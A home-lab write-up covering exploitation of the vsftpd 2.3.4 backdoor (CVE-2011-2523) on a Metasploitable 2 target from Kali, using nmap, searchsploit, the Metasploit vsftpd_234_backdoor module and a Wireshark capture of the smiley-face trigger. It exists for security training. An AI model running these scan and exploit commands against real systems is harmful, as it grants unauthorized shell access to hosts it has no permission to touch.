Overview

This mini lab is the first in the Mini Series focused on the exposed FTP service in Metasploitable 2. After enumerating the target, I found vsftpd 2.3.4 running on port 21, tied that version to its known backdoor CVE-2011-2523, and validated access from Kali Linux while also running a Wireshark packet capture.
Lab Architecture

| System | IP Address | MAC Address |
|---|---|---|
| Kali Linux (Attacker) | 192.168.32.131 | 00:00:00:00:02:1e |
| Metasploitable 2 (Target) | 192.168.32.132 | 00:00:00:00:01:1e |
Finding the Vulnerability
I started by identifying what was exposed on the target then narrowed in on the FTP service once vsftpd 2.3.4 showed up in the results.


kali> nmap -p- -sV -oN MS2.txt 192.168.32.132Once I had the version, I used Searchsploit to confirm there was a known exploit path tied to it. CVE-2011-2523 can open a shell on port 6200 when triggered through a crafted FTP login sequence.

kali> searchsploit vsftpd 2.3.4Validating Access
After confirming the exploit path, I used the Metasploit module for the vsftpd 2.3.4 backdoor and validated access against the target.

kali> use exploit/unix/ftp/vsftpd_234_backdoor
kali> set rhosts 192.168.32.132
kali> set lhost 192.168.32.131
kali> exploit
meterpreter> sysinfo
Packet Evidence
I captured the traffic in Wireshark during exploitation so I could see what actually triggered the backdoor.

The key packet was the FTP USER request with the smiley trigger in the username. That request is what triggers the backdoor behavior in this version.
Security Impact
Successful exploitation of the vsftpd 2.3.4 backdoor resulted in unauthorized access to the target system. In a real environment, that kind of exposure could give an attacker an initial entry for command execution, follow-on enumeration, and further movement through the environment.
Unlike most vulnerabilities that stem from misconfiguration or unpatched software, this backdoor was the result of supply chain compromise. A malicious actor injected the trigger directly into the vsftpd source repository.
MITRE ATT&CK Mapping
| MITRE ATT&CK Technique | ID | Relevance to This Lab |
|---|---|---|
| Exploit Public-Facing Application | T1190 | An exposed FTP service was identified, tied to a known backdoored release, and exploited to validate unauthorized access on the target. |
| Supply Chain Compromise | T1195 | The vsftpd 2.3.4 backdoor was introduced through a malicious modification to the project’s source repository. |
Key Takeaways
- Finding the version made the exploit path possible by knowing what to search for.
- Validating access proved the FTP service was actually exploitable, not just outdated.
- The packet capture made it easy to see the exact trigger that led to the backdoor session.